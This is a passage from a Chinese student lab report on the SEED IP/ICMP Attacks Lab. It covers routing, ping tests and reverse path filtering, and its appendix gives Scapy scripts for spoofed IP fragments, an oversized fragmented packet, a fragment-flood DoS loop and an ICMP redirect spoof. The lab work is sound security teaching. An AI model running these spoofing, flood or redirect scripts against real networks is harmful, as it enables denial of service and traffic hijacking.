10.9.0.0/24 dev br-fd88467e4c1d proto kernel scope link src 10.9.0.1
169.254.0.0/16 dev enp0s3 scope link metric 1000
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.60.5 via 10.0.2.15 dev enp0s3
```

Figure 13: 在 B 中加入 A 的路由信息

可以看到 ip route 查询到两条路由信息：10.0.2.5 via 192.168.60.1 dev enp0s3 和 192.168.60.1 via 10.0.2.15 dev enp0s3

设置完路由后，我们尝试验证是否设置成功，我们尝试在 A,B 之间互 ping：

```
[10/24/23]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=63 time=1.09 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=63 time=0.361 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=63 time=0.649 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=63 time=0.367 ms
^C
--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3048ms
rtt min/avg/max/mdev = 0.361/0.618/1.097/0.300 ms
```

Figure 14: A ping B

```
[10/24/23]seed@VM:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=1.35 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.471 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.742 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.362 ms
^C
--- 192.168.60.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.362/0.731/1.349/0.382 ms
```

Figure 15: B ping A

可以看到 A B 之间此时已经可以互相 ping 通，说明路由设置成功。

5.3.3 Task 3C：**反向路经过滤**

我们在实验原理中已经讨论了反向路径过滤，它确保了对称路由规则。当源 IP 地址为 X 的数据包来自一个接口（比如 I）时，OS 将检查返回数据包是否会从同一接口

返回，为了检查这一点，操作系统进行反向查找，找出将使用哪个接口将返回数据包路由回 X。如果该接口不是 I，即与原始数据包的来源不同，则路由路径是不对称的。

在机器 A 上向机器 B 发送三个伪造的数据包，源 IP 地址使用实验文档给出的三个 ip，编写 python 代码如下：

```python
from scapy.all import *
ip = IP(src='10.0.2.3', dst='192.168.60.5')
send(ip)

ip = IP(src='192.168.60.4', dst='192.168.60.5')
send(ip)

ip = IP(src='1.2.3.4', dst='192.168.60.5')
send(ip)
```

在机器 R 上运行 Wireshark 时，检查两个网络接口上的流量，得到以下结果：




Figure 16: 对两个接口同时抓包

在抓包图中可以看到 5 条和本实验有关的抓包信息：可以看到 A 伪造的第一个 (src='10.0.2.3', dst='192.168.60.5') 和第三个数据包 (src='1.2.3.4', dst='192.168.60.5') 在 R 的两个接口都被抓到，而第二个数据包 (src='192.168.60.4', dst='192.168.60.5') 只能捕获到一条信息，这是因为 R 通过反向路经过滤规则检测到第二个数据包源地址来自的接口与返回接口不匹配，故丢弃了该数据包，不会被 R 发送出去。

5.3.4 任务三收获和总结

通过 task3 我们学习到反向路径过滤规则是重要的防止网络攻击者通过伪造源 IP 地址（即欺骗性源 IP 地址）的方法，可以帮助防止一些攻击（如 DDoS 攻击和 IP 欺骗攻击），因为这些攻击通常需要伪造源 IP 地址，反向路径过滤规则还可以减少网络拥塞，因为它可以过滤掉一些无效的流量和垃圾数据包。这可以提高网络的响应速度和性能，从而提高网络的可用性

参考文献

[1] 杜文亮. 计算机安全导论：深度实践 [M]. 高等教育出版社, 2020.4.

[2] SEED Labs –IP/ICMP Attacks Lab
https://seedsecuritylabs.org/Labs_16.04/Networking/IP_Attacks/

A 附录

A.1 Task1A 源代码

```
#!/usr/bin/python3
from scapy.all import *

# Scapy Spoofing

ID = 1001
payload = "A" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.15")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip.frag = 5
ip.flags = 1
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment

ip.frag = 9
ip.flags = 0
ip.proto = 17
pkt = ip/payload
```

```
35 send(pkt,verbose=0)
36
37 print("Finish Sending Packets!")
```

A.2 Task1B1 源代码

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  # Scapy Spoofing
5
6  ID = 1001
7  len1 = 16
8  len2 = 16
9  len3 = 16
10 ## First Fragment
11
12 payload = "A" * len1
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 8 + len1 + len2 + len3 -8
16 ip = IP(src="1.2.3.4", dst="10.0.2.15")
17 ip.id = ID
18 ip.frag = 0
19 ip.flags = 1
20 pkt1 = ip/udp/payload
21 pkt1[UDP].chksum = 0
22
23 ## Second Fragment
24
25 payload = "B" * len2
26
27 ip.frag = 2
28 ip.flags = 1
29 ip.proto = 17
30 pkt2 = ip/payload
```

```
31
32 ## Third Fragment
33
34 payload = "C" * len3
35
36 ip.frag = 4
37 ip.flags = 0
38 ip.proto = 17
39 pkt3 = ip/payload
40
41
42 send(pkt1,verbose=0)
43 send(pkt2,verbose=0)
44 send(pkt3,verbose=0)
45
46 print("Finish Sending Packets!")
```

A.3 Task1B2 源代码

```
1 #!/usr/bin/python3
2 from scapy.all import *
3
4 # Scapy Spoofing
5
6 ID = 1001
7 len1 = 40
8 len2 = 16
9 len3 = 32
10 ## First Fragment
11
12 payload = "A" * len1
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 8 + 40 + 32
16 ip = IP(src="1.2.3.4", dst="10.0.2.15")
17 ip.id = ID
```

```
ip.frag = 0
ip.flags = 1
pkt1 = ip/udp/payload
pkt1[UDP].chksum = 0

## Second Fragment

payload = "B" * len2

ip.frag = 4
ip.flags = 1
ip.proto = 17
pkt2 = ip/payload

## Third Fragment

payload = "C" * len3

ip.frag = 6
ip.flags = 0
ip.proto = 17
pkt3 = ip/payload


send(pkt1,verbose=0)
send(pkt2,verbose=0)
send(pkt3,verbose=0)

print("Finish Sending Packets!")
```

A.4 Task1C 源代码

```
#!/usr/bin/python3
from scapy.all import *

# Scapy Spoofing
```

```
5
6  ID = 1001
7  len1 = 40
8  len2 = 46000
9  len3 = 3200
10 ## First Fragment
11
12 payload = "A" * len1
13
14 udp = UDP(sport=7070, dport=9090)
15 udp.len = 65535
16 ip = IP(src="1.2.3.4", dst="10.0.2.15")
17 ip.id = ID
18 ip.frag = 0
19 ip.flags = 1
20 pkt1 = ip/udp/payload
21 pkt1[UDP].chksum = 0
22
23 ## Second Fragment
24
25 payload = "B" * len2
26
27 ip.frag = 201
28 ip.flags = 1
29 ip.proto = 17
30 pkt2 = ip/payload
31
32
33 send(pkt1,verbose=0)
34 send(pkt2,verbose=0)
35 print("Finish Sending Packets!")
```

A.5 Task1D 源代码

```
1 #!/usr/bin/python3
2 from scapy.all import *
```

```
3
4 # Scapy Spoofing
5
6
7 payload = 'Dos Attack at 2023, Boom (>w<)!'
8
9 # udp = UDP(sport=7070, dport=9090)
10 # udp.len = 65535
11 ip = IP(src="1.2.3.4", dst="10.0.2.15")
12
13
14 for id in range(10,10000):
15
16     ## First Fragment
17     ip.id = id
18     ip.frag = 0
19     ip.flags = 1
20     pkt1 = ip/payload
21
22     ## Second Fragment
23
24     ip.frag = 64800
25     ip.flags = 1
26     ip.proto = 17
27     pkt2 = ip/payload
28
29     send(pkt1,verbose=0)
30     send(pkt2,verbose=0)
31 print("Finish Sending Packets!")
```

A.6 Task2 源代码

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 ip = IP(src = '10.0.2.1', dst = '10.0.2.15')
4 icmp = ICMP(type=5, code=0)
```

```
icmp.gw = '10.0.2.5'
icmp.gw = '140.82.113.3'
icmp.gw = '10.0.2.109'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.0.2.15', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP())
```

A.7 Task3 源代码

```
from scapy.all import *
ip = IP(src='10.0.2.3', dst='192.168.60.5')
send(ip)

ip = IP(src='192.168.60.4', dst='192.168.60.5')
send(ip)

ip = IP(src='1.2.3.4', dst='192.168.60.5')
send(ip)
```